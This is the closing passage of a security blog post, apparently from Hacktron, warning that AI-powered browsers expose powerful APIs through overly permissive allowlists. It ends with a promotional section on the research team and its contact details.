As AI-powered browsers become more prevalent, the attack surface expands significantly. The privileged APIs required to make browser agents functional are precisely what make them dangerous when improperly secured.
This is the third AI browser we’ve looked at, and both had overly permissive allowlists exposing powerful APIs. We’re confident there are others with similar issues. Getting browser security right is hard—even teams with deep expertise struggle with it. Unless you’re dealing with a team as heavily invested in security as Google, OpenAI or Perplexity think twice before installing that shiny new AI browser.
About us
Our security research team is world-class: top-ranked CTF competitors, DEF CON-published researchers, and leading bug bounty hunters. We’ve hacked browsers, operating systems, mobile apps, desktop software, and massive web platforms.
Chances are, you’ve used something we’ve helped make more secure.
We’re now channeling that expertise into Hacktron: AI agents and us working together to bring that real offensive capability into every stage of the software lifecycle.
If you’re looking to secure your agentic applications and also any kind of applications that you are building, we can help. We’ve hacked Cluely, Cursor, Windsurf, Perplexity Comet, OpenAI Atlas and now Google’s Antigravity and many more. We work closely with teams to secure agentic systems before attackers find what we find.
Meet our team at https://hacktron.ai. Reach out at hello@hacktron.ai or app.hacktron.ai/contact.